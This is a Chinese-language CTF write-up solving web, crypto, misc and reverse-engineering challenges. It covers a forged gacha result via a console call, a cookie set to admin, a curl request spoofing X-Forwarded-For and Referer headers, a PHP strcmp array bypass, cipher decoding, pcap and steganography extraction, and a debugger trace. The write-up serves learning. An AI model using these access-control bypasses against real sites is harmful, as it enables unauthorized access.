
WEB

Are you from Europe?

一进题目便被告知要抽出五星才能拿到flag
观察源码后发现可以利用showResult这个函数，传入用五星代码构造的二维数组即可抽出五星，抽出五星后便会调用soHappy兑换flag,如图



123.206.203.108:10001 显示

兑换成功。flag: hgame{Th3_Ch0seN_0nE!}


确定

```
showResult([["serv5","008"],["serv5","008"]])
```

can u find me?

查看robot协议可知flag藏在f1aaaaaaaag.php中
再去访问这个文件被告知不是admin
利用hackbar将cookie改成admin即可获得flag

hgame{78e01ee77a39ef4e}



```
http://118.25.18.223:10003/f1aaaaaaaag.php
```


[✓ Cookies]

```
user=admin
```

tell me what you want

利用curl工具构造符合题意的请求即可

curl -H "X-Forwarded-For: 127.0.0.1" -H "Referer: www.google.com" -H "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Icefox/57.0 " -d "want=flag" "http://123.206.203.108:10001/index.php?"




```
(c) 2017 Microsoft Corporation。保留所有权利。

C:\Users\dell>curl -H "X-Forwarded-For: 127.0.0.1" -H "Referer: www.google.com"  -H "User-Agent: Mozilla/5.0 (
Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Icefox/57.0 " -d "want=flag" "http://123.206.203.108:1000
1/index.php?"
<form action="index.php" method="get">
    tell me what you want : <input name="want" type="text">
    <input type="submit" value="submit">
</from>
<br/>hgame{For9e_hTTp_iS_NOT_HArd}
```

我们不一样

利用strcmp的漏洞传入str1[]=1&str2[]=111即可拿到flag

flag is:hgame{g3t_f14g_is_so0000_ez}



http://118.25.18.223:10002/

[✓ Post data] Referrer User Agent Cookies


Post Data

str1[]=1&str2[]=111

Crypto

easy Caesar

将密文开头的vuoas与hgame对比可知小写字母移位为12，用脚本简单的处理一下得




```
hgame{Hhe_qu8ck_br7wn_1x_jImps_
ovSr_a_Za9y_dCg}
```

然后想起了the quick brown fox jumps over a lazy dog这句话，对比可知大写字母移位为12，数字移位为7

改动后可得flag:hgame{The _qu1ck_br0wn_4x_jUmps_ovEr_a_La2y_dOg}

Polybius



	A	D	F	G	X
A	b	t	a	l	p
D	d	h	o	z	k
F	q	f	v	s	n
G	g	j	c	u	x
X	m	r	e	w	y

对照这个方阵可得hgame{frjtz_nebel_jnvented_jt}


提交上去发现不对，后又知该密码中i与j相等，于是把j换为i即为正解

hgame{fritz_nebel_invented_it}

Hill

https://www.dcode.fr/hill-cipher

将key与密文放在在线网站上一解便得flag：



Hill Decoder

★ HILL CIPHERTEXT

phnfetzhzzwz

○ TRY AUTOMATICALLY VALUES FOR A 2X2 MATRIX (AND CLASSIC ALPHABET)

◉ I KNOW THE NXN MATRIX VALUES

9	17
6	5

★ ALPHABET ABCDEFGHIJKLMNOPQRSTUVWXYZ

DECRYPT

Results

OVERTHEHILLX

confusion

一开始的密文为摩尔斯电码，放在在线网站上翻译得

MRLTK6KXNVZXQWBSNA2FSU2GGBSW45BSLAZFU6SVJBNDAZSRHU6Q====


然后base32解码

dW5yWmsxX2h4YSF0ent2X2ZzUHZ0fQ==

base64解码

unrZk1_hxa!tz{v_fsPvt}

栅栏



```
请输入要解密的字符串
unrZk1_hxa!tz{v_fsPvt}
分为 2   栏时，解密结果为:   utnzr{Zvk_1f_shPxvat!}
```


最后是凯撒 移位13便可拿到flag

```
hgame{Mix_1s_fuCking!}
```

Misc


pacp1

wireshark打开之后在底部发现了获取flag.php的请求




```
557 17.532392   192.168.110.1     192.168.110.128   HTTP   432 GET /flag.php HTTP/1.1
558 17.532672   192.168.110.128   192.168.110.1     TCP     60 80 → 30616 [ACK] Seq=174530 Ack=6153 Win=51584 Len=0
559 17.535130   192.168.110.128   192.168.110.1     HTTP   359 HTTP/1.1 200 OK  (text/html)
```

对其响应追踪HTTP流后查找hgame即可获得flag



```
HTTP/1.1 200 OK
Server: nginx
Date: Mon, 29 Jan 2018 12:36:09 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
Vary: Accept-Encoding
X-Powered-By: PHP/7.1.7
Content-Encoding: gzip

hgame{bfebcf95972871907c89893aa3096ec6}
```




分组 555. 11 客户端 分组, 11 服务器 分组, 21 turn(s). 点击选择.

Entire conversation (620 kB)

查找: hgame


白菜2

先用binwalk扫一下，发现里面有一个zip



```
DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             JPEG image data, JFIF standard 1.01
349077        0x55395         QNX IFS
1037199       0xFD38F         Zip archive data, at least v2.0 to extract, compressed size: 41, uncompressed size: 39, name: flag.txt
1037368       0xFD438         End of Zip archive, footer length: 22
```

将该文件后缀改成rar解压即可拿到flag




flag.txt - 记事本

hgame{af2ab981a021e3def22646407cee7bdc}

白菜1

用stegsolve打开，查看RGB最低位



Extract Preview

```
504b030414000000 0800e7b1244c507b  PK...... ....$LP{
4802290000002700 000008000000666c  H.)...'. ......fl
61672e747874cb48 4fcc4dad36313231  ag.txt.H O.M.6121
4b343234b54836b2 30484e49314cb548  K424.H6. 0HNIlL.H
36b44836354fb534 33b0344dab050050  6.H65O.4 3.4M...P
4b01021f00140000 000800e7b1244c50  K....... .....$LP
7b48022900000027 0000000800240000  {H.)...' .....$..
0000000000200000 000000000000666c61 ..... .. .....fla
672e7478740a0020 0000000000010018  g.txt..  ........
00478b35716685d3 01946d06a96585d3  .G.5qf.. ..m..e..
```

Bit Planes

	7	6	5	4	3	2	1	0
Alpha								
Red								✓
Green								✓
Blue								✓

Preview Settings

Include Hex Dump In Preview ✓

Order settings


Extract By [✓ Row] Column

Bit Order [✓ MSB First] LSB First

Bit Plane Order

[✓ RGB] GRB RBG BRG GBR BGR

由头猜测可能是zip文件，保存为二进制文件之后修改后缀名为zip
第一次解压提示文件损坏，用winrar修复后成功解压得flag



hgame{4246a2158c280cdd1e8c18c57e96095f}

Re


re0

用notepad++打开查找hgame即可找到flag
hctf{F1r5t_St5p_Ls_Ea5y}

nop_pop

由提示可知要去掉pop子的窗口


参照winrar去广告的方法，用od打开之后搜索CreateWindowExW,在调用这个api的地方下断点后开始动态调试，到这里时弹出pop子窗口



G.P.U - main thread, module nop_pop

```
0040115F  .  50              push eax                                  hWnd = 00000001
00401160  .  A3 A4434000     mov dword ptr ds:[0x4043A4],eax
00401165  .  FFD7            call edi                                  ShowWindow
00401167  .  FF35 A443400    push dword ptr ds:[0x4043A4]              hWnd = 0010042E ('pop team epic',class='nop_me')
0040116D  .  8B35 9430400    mov esi,dword ptr ds:[<&USER32.UpdateWi   user32.UpdateWindow
00401173  .  FFD6            call esi                                  UpdateWindow
00401175  .  6A 00           push 0x0                                  lParam = NULL
00401177  .  FF7424 10       push dword ptr ss:[esp+0x10]              hInst = 00000258
0040117B  .  6A 00           push 0x0                                  hMenu = NULL
0040117D  .  6A 00           push 0x0                                  hParent = NULL
0040117F  .  6A 64           push 0x64                                 Height = 64 (100.)
00401181  .  68 90010000     push 0x190                                Width = 190 (400.)
00401186  .  68 5E010000     push 0x15E                                Y = 15E (350.)
0040118B  .  68 58020000     push 0x258                                X = 258 (600.)
